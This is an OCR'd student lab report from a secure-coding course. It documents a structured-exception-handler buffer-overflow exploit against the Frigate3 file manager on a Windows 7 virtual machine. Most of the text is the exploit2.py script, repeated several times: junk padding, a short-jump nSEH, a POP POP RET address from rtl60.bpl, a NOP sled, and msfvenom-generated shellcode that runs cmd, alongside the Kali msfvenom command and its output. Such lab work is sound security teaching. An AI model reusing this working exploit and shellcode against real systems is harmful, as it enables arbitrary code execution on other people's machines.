


SECURE CODING LAB – 9

Name : Hemanth Morampudi

Reg.no:18BCE7181







exploit2.py - Notepad


Edit Format View Help


```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf =  b""
buf += b"\x89\xe5\xda\xdd\xd9\x75\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x69\x78\x4e\x62"
buf += b"\x53\x30\x55\x50\x35\x50\x43\x50\x4b\x39\x78\x65\x65"
buf += b"\x61\x59\x50\x65\x34\x6e\x6b\x72\x70\x36\x50\x4e\x6b"
buf += b"\x73\x62\x74\x4c\x4c\x4b\x33\x62\x74\x54\x6e\x6b\x73"
buf += b"\x42\x47\x58\x34\x4f\x4d\x67\x73\x7a\x65\x76\x46\x51"
buf += b"\x79\x6f\x4c\x6c\x77\x4c\x51\x71\x61\x6c\x65\x52\x76"
buf += b"\x4c\x67\x50\x6b\x71\x5a\x6f\x56\x6d\x77\x71\x59\x57"
buf += b"\x69\x72\x4a\x52\x31\x42\x73\x67\x6e\x6b\x70\x52\x46"
buf += b"\x70\x6c\x4b\x62\x6a\x67\x4c\x6e\x6b\x32\x6c\x56\x71"
buf += b"\x62\x58\x58\x63\x50\x48\x36\x61\x7a\x71\x66\x31\x4c"
buf += b"\x4b\x61\x49\x71\x30\x73\x31\x4a\x73\x6e\x6b\x72\x69"
buf += b"\x65\x48\x4a\x43\x66\x5a\x42\x69\x4e\x6b\x66\x54\x6c"
buf += b"\x4b\x57\x71\x38\x56\x34\x71\x59\x6f\x4e\x4c\x7a\x61"
buf += b"\x78\x4f\x44\x4d\x63\x31\x79\x57\x47\x48\x6b\x50\x53"
buf += b"\x45\x6c\x36\x54\x43\x33\x4d\x39\x68\x47\x4b\x33\x4d"
buf += b"\x75\x74\x62\x55\x7a\x44\x30\x58\x4e\x6b\x56\x38\x64"
buf += b"\x64\x66\x61\x4a\x73\x31\x76\x6e\x6b\x46\x6c\x32\x6b"
buf += b"\x4e\x6b\x42\x78\x55\x4c\x65\x51\x38\x53\x4e\x6b\x65"
```


exploit2.py - Notepad

File Edit Format View Help

```
f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf =  b""
buf += b"\x89\xe5\xda\xdd\xd9\x75\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x69\x78\x4e\x62"
buf += b"\x53\x30\x55\x50\x35\x50\x43\x50\x4b\x39\x78\x65\x65"
buf += b"\x61\x59\x50\x65\x34\x6e\x6b\x72\x70\x36\x50\x4e\x6b"
buf += b"\x73\x62\x74\x4c\x4c\x4b\x33\x62\x74\x54\x6e\x6b\x73"
buf += b"\x42\x47\x58\x34\x4f\x4d\x67\x73\x7a\x65\x76\x46\x51"
buf += b"\x79\x6f\x4c\x6c\x77\x4c\x51\x71\x61\x6c\x65\x52\x76"
buf += b"\x4c\x67\x50\x6b\x71\x5a\x6f\x56\x6d\x77\x71\x59\x57"
buf += b"\x69\x72\x4a\x52\x31\x42\x73\x67\x6e\x6b\x70\x52\x46"
buf += b"\x70\x6c\x4b\x62\x6a\x67\x4c\x6e\x6b\x32\x6c\x56\x71"
buf += b"\x62\x58\x58\x63\x50\x48\x36\x61\x7a\x71\x66\x31\x4c"
buf += b"\x4b\x61\x49\x71\x30\x73\x31\x4a\x73\x6e\x6b\x72\x69"
buf += b"\x65\x48\x4a\x43\x66\x5a\x42\x69\x4e\x6b\x66\x54\x6c"
buf += b"\x4b\x57\x71\x38\x56\x34\x71\x59\x6f\x4e\x4c\x7a\x61"
buf += b"\x78\x4f\x44\x4d\x63\x31\x79\x57\x47\x48\x6b\x50\x53"
buf += b"\x45\x6c\x36\x54\x43\x33\x4d\x39\x68\x47\x4b\x33\x4d"
```


Recycle Bin
Secure Coding
StreamRipp...
exploit2.py
Administrator: C:\Windows\System32\cmd.exe - diskpart
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>diskpart
Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
DISKPART>
Windows 7
Build 7601
This copy of Windows is not genuine
08:54
04-05-2021
Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Secure Coding
StreamRipp...
exploit2.py
Administrator: C:\Windows\System32\cmd.exe - diskpart
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>diskpart
Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
DISKPART>
Windows 7
Build 7601
This copy of Windows is not genuine
08:53
04-05-2021
Right Ctrl
Type here to search
ENG
08:53
04-05-2021




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 437 (iteration=0)
x86/alpha_mixed chosen with final size 437
Payload size: 437 bytes
Final size of python file: 2133 bytes
buf =  b""
buf += b"\x89\xe5\xda\xdd\xd9\x75\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x69\x78\x4e\x62"
buf += b"\x53\x30\x55\x50\x35\x50\x43\x50\x4b\x39\x78\x65\x65"
buf += b"\x61\x59\x50\x65\x34\x6e\x6b\x72\x70\x36\x50\x4e\x6b"
buf += b"\x73\x62\x74\x4c\x4c\x4b\x33\x62\x74\x54\x6e\x6b\x73"
buf += b"\x42\x47\x58\x34\x4f\x4d\x67\x73\x7a\x65\x76\x46\x51"
buf += b"\x79\x6f\x4c\x6c\x77\x4c\x51\x71\x61\x6c\x65\x52\x76"
buf += b"\x4c\x67\x50\x6b\x71\x5a\x6f\x56\x6d\x77\x71\x59\x57"
buf += b"\x69\x72\x4a\x52\x31\x42\x73\x67\x6e\x6b\x70\x52\x46"
buf += b"\x70\x6c\x4b\x62\x6a\x67\x4c\x6e\x6b\x32\x6c\x56\x71"
buf += b"\x62\x58\x58\x63\x50\x48\x36\x61\x7a\x71\x66\x31\x4c"
buf += b"\x4b\x61\x49\x71\x30\x73\x31\x4a\x73\x6e\x6b\x72\x69"
buf += b"\x65\x48\x4a\x43\x66\x5a\x42\x69\x4e\x6b\x66\x54\x6c"
buf += b"\x4b\x57\x71\x38\x56\x34\x71\x59\x6f\x4e\x4c\x7a\x61"
buf += b"\x78\x4f\x44\x4d\x63\x31\x79\x57\x47\x48\x6b\x50\x53"
buf += b"\x45\x6c\x36\x54\x43\x33\x4d\x39\x68\x47\x4b\x33\x4d"
buf += b"\x75\x74\x62\x55\x7a\x44\x30\x58\x4e\x6b\x56\x38\x64"
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buf += b"\x4e\x6b\x42\x78\x55\x4c\x65\x51\x38\x53\x4e\x6b\x65"
buf += b"\x54\x4c\x4b\x77\x71\x68\x50\x6c\x49\x47\x34\x54\x64"
buf += b"\x44\x64\x61\x4b\x63\x6b\x73\x51\x63\x69\x52\x7a\x36"
buf += b"\x31\x59\x6f\x49\x70\x33\x6f\x51\x4f\x71\x4a\x6e\x6b"
buf += b"\x37\x62\x4a\x4b\x6e\x6d\x63\x6d\x70\x6a\x66\x61\x6c"
buf += b"\x4d\x4c\x45\x4c\x72\x65\x50\x45\x50\x55\x50\x76\x30"
buf += b"\x63\x58\x34\x71\x4c\x4b\x50\x6f\x4b\x37\x39\x6f\x78"
buf += b"\x55\x4f\x4b\x6a\x50\x4e\x55\x39\x32\x32\x76\x42\x48"
buf += b"\x4c\x66\x6e\x75\x6d\x6d\x6f\x6d\x6b\x4f\x5a\x75\x57"
buf += b"\x4c\x74\x46\x61\x6c\x35\x5a\x4f\x70\x6b\x4b\x69\x70"
buf += b"\x51\x65\x46\x65\x6d\x6b\x61\x57\x62\x33\x43\x42\x42"
buf += b"\x4f\x63\x5a\x63\x30\x51\x43\x4b\x4f\x6e\x35\x65\x33"
buf += b"\x72\x4d\x55\x34\x75\x50\x41\x41"

┌──(kali㉿kali)-[~]
└─$
```



Kali-Linux-vbox [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~ 11:12 PM 89%

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
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buf += b"\x4b\x57\x71\x38\x56\x34\x71\x59\x6f\x4e\x4c\x7a\x61"
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buf += b"\x64\x66\x61\x4a\x73\x31\x76\x6e\x6b\x46\x6c\x32\x6b"
buf += b"\x4e\x6b\x42\x78\x55\x4c\x65\x51\x38\x53\x4e\x6b\x65"
buf += b"\x54\x4c\x4b\x77\x71\x68\x50\x6c\x49\x47\x34\x54\x64"
buf += b"\x44\x64\x61\x4b\x63\x6b\x73\x51\x63\x69\x52\x7a\x36"
buf += b"\x31\x59\x6f\x49\x70\x33\x6f\x51\x4f\x71\x4a\x6e\x6b"
```

Right Ctrl

Type here to search ENG 08:42 04-05-2021